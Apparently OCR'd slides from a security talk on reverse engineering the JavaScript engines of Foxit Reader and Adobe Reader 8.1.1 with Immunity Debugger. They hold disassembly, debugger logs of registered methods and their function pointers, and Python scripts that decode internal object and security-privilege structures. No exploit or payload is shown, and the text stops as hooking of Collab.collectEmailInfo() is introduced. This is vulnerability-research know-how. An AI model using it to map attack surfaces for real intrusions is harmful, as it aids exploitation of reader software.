00723028   PUSH EBX                    ; Parent Object
00723029   CALL <Foxit_Re.register_property>
```


Foxit's Javascript Internals

- Register a new method


```
00723045   MOV EDI,DWORD PTR DS:[ESI-8]
00723048   PUSH EDI
00723049   CALL <Foxit_Re._wcslen>
0072304E   PUSH EAX
0072304F   PUSH EDI
00723050   CALL <Foxit_Re.init_string>
00723055   MOV ECX,DWORD PTR DS:[ESI]
00723057   MOV EDX,DWORD PTR DS:[ESI-4]
0072305A   PUSH ECX                                    ; Args counter
0072305B   PUSH EDX                                    ; Function pointer
0072305C   PUSH EAX                                    ; Function Name
0072305D   PUSH EBX                 ; Parent Object
0072305E   CALL <Foxit_Re.register_method>
```

Foxit's Javascript Internals

- Method's calls dispatcher



```
0072CA89   PUSH EAX                              ; Argv array
0072CA8A   MOV EAX,DWORD PTR SS:[ESP+18]
0072CA8E   PUSH ECX                              ; Args counter
0072CA8F   PUSH EDX                              ; Return buffer
0072CA90   PUSH EBX
0072CA91   PUSH EAX
0072CA92   CALL DWORD PTR DS:[EDI+48]            ; Function pointer
```



Immunity Debugger - Foxit Reader.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Sua equipe esta contratando?

```
Address  Message
         REGISTER property: obj:app, name: formsVersion, getter funptr:0x0071e4f0, setter funptr:0x0071e6b0
         REGISTER property: obj:app, name: viewerType, getter funptr:0x0071e870, setter funptr:0x0071ea30
         REGISTER property: obj:app, name: viewerVariation, getter funptr:0x0071ebf0, setter funptr:0x0071edb0
         REGISTER property: obj:app, name: viewerVersion, getter funptr:0x0071ef70, setter funptr:0x0071f130
         REGISTER property: obj:app, name: calculate, getter funptr:0x0071f2f0, setter funptr:0x0071f4b0
         REGISTER property: obj:app, name: fs, getter funptr:0x0071f670, setter funptr:0x0071f830
         REGISTER property: obj:app, name: fullscreen, getter funptr:0x0071f9f0, setter funptr:0x0071fbb0
         REGISTER property: obj:app, name: runtimeHighlight, getter funptr:0x0071fd70, setter funptr:0x0071ff30
         REGISTER property: obj:app, name: media, getter funptr:0x007200f0, setter funptr:0x007202b0
00720470 REGISTER method: obj:app, name: newFDF, funptr:0x00720470, argc:0x00000000
00720690 REGISTER method: obj:app, name: openFDF, funptr:0x00720690, argc:0x00000005
007208B0 REGISTER method: obj:app, name: alert, funptr:0x007208b0, argc:0x00000006
007219B0 REGISTER method: obj:app, name: beep, funptr:0x007219b0, argc:0x00000001
00721350 REGISTER method: obj:app, name: clearTimeOut, funptr:0x00721350, argc:0x00000001
00721BD0 REGISTER method: obj:app, name: findComponent, funptr:0x00721bd0, argc:0x00000001
00720AD0 REGISTER method: obj:app, name: popUpMenuEx, funptr:0x00720ad0, argc:0x00000000
00720CF0 REGISTER method: obj:app, name: popUpMenu, funptr:0x00720cf0, argc:0x00000000
00720F10 REGISTER method: obj:app, name: setInterval, funptr:0x00720f10, argc:0x00000002
00721130 REGISTER method: obj:app, name: setTimeOut, funptr:0x00721130, argc:0x00000002
00721570 REGISTER method: obj:app, name: clearInterval, funptr:0x00721570, argc:0x00000001
00721790 REGISTER method: obj:app, name: execMenuItem, funptr:0x00721790, argc:0x00000001
00721DF0 REGISTER method: obj:app, name: goBack, funptr:0x00721df0, argc:0x00000000
00722010 REGISTER method: obj:app, name: goForward, funptr:0x00722010, argc:0x00000000
00722230 REGISTER method: obj:app, name: mailMsg, funptr:0x00722230, argc:0x00000000
00722450 REGISTER method: obj:app, name: launchURL, funptr:0x00722450, argc:0x00000000
00722670 REGISTER method: obj:app, name: browseForDoc, funptr:0x00722670, argc:0x00000000
00722890 REGISTER method: obj:app, name: newDoc, funptr:0x00722890, argc:0x00000000
00722AB0 REGISTER method: obj:app, name: openDoc, funptr:0x00722ab0, argc:0x00000000
00722CD0 REGISTER method: obj:app, name: response, funptr:0x00722cd0, argc:0x00000000
         REGISTER Object: name: Document
         REGISTER Object: obj number: 9
         REGISTER property: obj:Document, name: numFields, getter funptr:0x0070c2d0, setter funptr:0x0070c490
         REGISTER property: obj:Document, name: pageNum, getter funptr:0x0070c7e0, setter funptr:0x0070c9a0
         REGISTER property: obj:Document, name: bookmarkRoot, getter funptr:0x0070cb60, setter funptr:0x0070cd20
         REGISTER property: obj:Document, name: author, getter funptr:0x0070cee0, setter funptr:0x0070d0a0
         REGISTER property: obj:Document, name: info, getter funptr:0x0070d260, setter funptr:0x0070d420
         REGISTER property: obj:Document, name: creationDate, getter funptr:0x0070d5e0, setter funptr:0x0070d7a0
         REGISTER property: obj:Document, name: creator, getter funptr:0x0070d960, setter funptr:0x0070db20
         REGISTER property: obj:Document, name: keywords, getter funptr:0x0070dce0, setter funptr:0x0070dea0
         REGISTER property: obj:Document, name: modDate, getter funptr:0x0070e060, setter funptr:0x0070e220
         REGISTER property: obj:Document, name: producer, getter funptr:0x0070e3e0, setter funptr:0x0070e5a0
         REGISTER property: obj:Document, name: subject, getter funptr:0x0070e760, setter funptr:0x0070e920
         REGISTER property: obj:Document, name: title, getter funptr:0x0070eae0, setter funptr:0x0070eca0
         REGISTER property: obj:Document, name: numPages, getter funptr:0x0070ee60, setter funptr:0x0070f020
         REGISTER property: obj:Document, name: filesize, getter funptr:0x0070f1e0, setter funptr:0x0070f3a0
         REGISTER property: obj:Document, name: mouseX, getter funptr:0x0070f560, setter funptr:0x0070f720
         REGISTER property: obj:Document, name: mouseY, getter funptr:0x0070f8e0, setter funptr:0x0070faa0
         REGISTER property: obj:Document, name: baseURL, getter funptr:0x0070fc60, setter funptr:0x0070fe20
         REGISTER property: obj:Document, name: calculate, getter funptr:0x0070ffe0, setter funptr:0x007101a0
         REGISTER property: obj:Document, name: documentFileName, getter funptr:0x00710360, setter funptr:0x00710520
         REGISTER property: obj:Document, name: path, getter funptr:0x007106e0, setter funptr:0x007108a0
```

```
!hookfoxit
```

```
[15:55:46] Thread 00000EF0 terminated, exit code 0
```

Decoding Adobe Javascript Engine with Immunity Debugger

Decoding Javascript with Immunity Debugger

- We have two approaches to decode javascript objects:

  - Static analysis, ie: Decode init structures

  - Dynamic analysis, ie: Hook calls to methods and arguments parser

Decoding Javascript with Immunity Debugger

Static approach

- We can make a script that reads debugee memory to decode all structures we saw at the beginning:
  - Object
  - Members
  - Security privileges
- We'll show script chunks using app.browseForDoc() as an example

Decoding Javascript with Immunity Debugger

Static approach

Decode Object Structure

```
address = 0x23921608  #App object in Adobe Acrobat Reader 8.1.1

#Object Name [ptr to "App"]
ptrObjectName = imm.readLong(address)
ObjectName = imm.readString(ptrObjectName)
address += 4
#Unknown [0x0]
address += 4
#Members [ptr to 82 Members Structures]
ptrMembers = imm.readLong(address)
address += 4
#Members counter [0x52 = 82]
counterMembers = imm.readLong(address)
address += 4

... (next Object)
```

Decoding Javascript with Immunity Debugger

Static approach

Decode Member Structure

```
address = ptrMembers

#Member Name [ptr to “browseForDoc”]
ptrMemberName = imm.readLong(address)
MemberName = imm.readString(ptrMemberName)
address += 4
#Security Privileges (getter) [0x0]
ptrSecurityGetter = imm.readLong(address)
address += 4
#Security Privileges (setter) [0x0]
ptrSecuritySetter = imm.readLong(address)
address += 4
#Security Privileges (method)
#[ptr to Security Structure]
ptrSecurityMethod = imm.readLong(address)
address += 4
```

```
#Arguments Information [0x0]
ptrArgInfo = imm.readLong(address)
address += 4
#ArgInfo counter [0x0]
counterArgInfo = imm.readLong(address)
address += 4

... (next Member)
```

Decoding Javascript with Immunity Debugger

Static approach

Decode Security Privileges Structure

```
address = ptrSecurityMethod

#Unknown * 2 + Always Zero [0x0,0x0,0x0]
address += 12
#ptr Perms (document permissions, ex: Perm to Print,Save,etc.) [0x0]
ptrPerms = imm.readLong(address)
address += 4
#Perms counter [0x0]
counterPerms = imm.readLong(address)
address += 4
#Allowed Events [ptr to Event List]
ptrAllowedEvents = imm.readLong(address)
address += 4
#Allowed Events counter [0x2]
counterAllowedEvents = imm.readLong(address)
address += 4
```

Decoding Javascript with Immunity Debugger


Static approach

Decode Event List

```
address = ptrAllowedEvents

#Event Type [ptr to “App”]
ptrEventType = imm.readLong(address)
EventType = imm.readString(ptrEventType)
address += 4
#Event Name [ptr to “Init”]
ptrEventName = imm.readLong(address)
EventName = imm.readString(ptrEventName)
address += 4

... (next Event)
```


Immunity Debugger - AcroRd32.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Sua equipe esta contratando?
Address
Message

```
         Object App (82 members)
23917078   Member CTversion
23917090   Member Username
239170A8   Member Viewerversion
239170C0   Member OSversion
239170D8   Member AGMversion
239170F0   Member addressBookAvailable
23917108   Member activeDocs
23917120   Member calculate
23917138   Member constants
23917150   Member focusRect
23917168   Member formsVersion
23917180   Member fromPDFConverters
23917198   Member fs
239171B0   Member fsUseTimer
239171C8   Member fsUsePageTiming
239171E0   Member fsLoop
239171F8   Member fsEscape
23917210   Member fsClick
23917228   Member fsColor
23917240   Member fsCursor
23917258   Member fsTimeDelay
23917270   Member fsTransition
23917288   Member fullscreen
239172A0   Member language
239172B8   Member media
239172D0   Member monitors
239172E8   Member numPlugIns
23917300   Member openInPlace
23917318   Member platform
23917330   Member plugIns
23917348   Member printColorProfiles
23917360   Member printerNames
23917378   Member runtimeHighlight
23917390   Member runtimeHighlightColor
239173A8   Member thermometer
239173C0   Member toolbar
239173D8   Member toolbarHorizontal
239173F0   Member toolbarVertical
23917408   Member user (property)
             Security Privileges for Getter, Have a list of allowed Events
               Allowed Event: Batch/Exec
               Allowed Event: Console/Exec
23917420   Member viewerType
23917438   Member viewerVariation
23917450   Member viewerVersion
23917468   Member addMenuItem (method)
             Security Privileges for Method, Have a list of allowed Events
               Allowed Event: Console/Exec
               Allowed Event: App/Init
23917480   Member addSubMenu (method)
```

```
!staticadobe
```

Decoding Javascript with Immunity Debugger

Dynamic approach

- We'll show how to put hooks on:
  - method's dispatcher
  - arguments parser
- We'll use Collab.collectEmailInfo() as an example

Decoding Javascript with Immunity Debugger

Dynamic approach

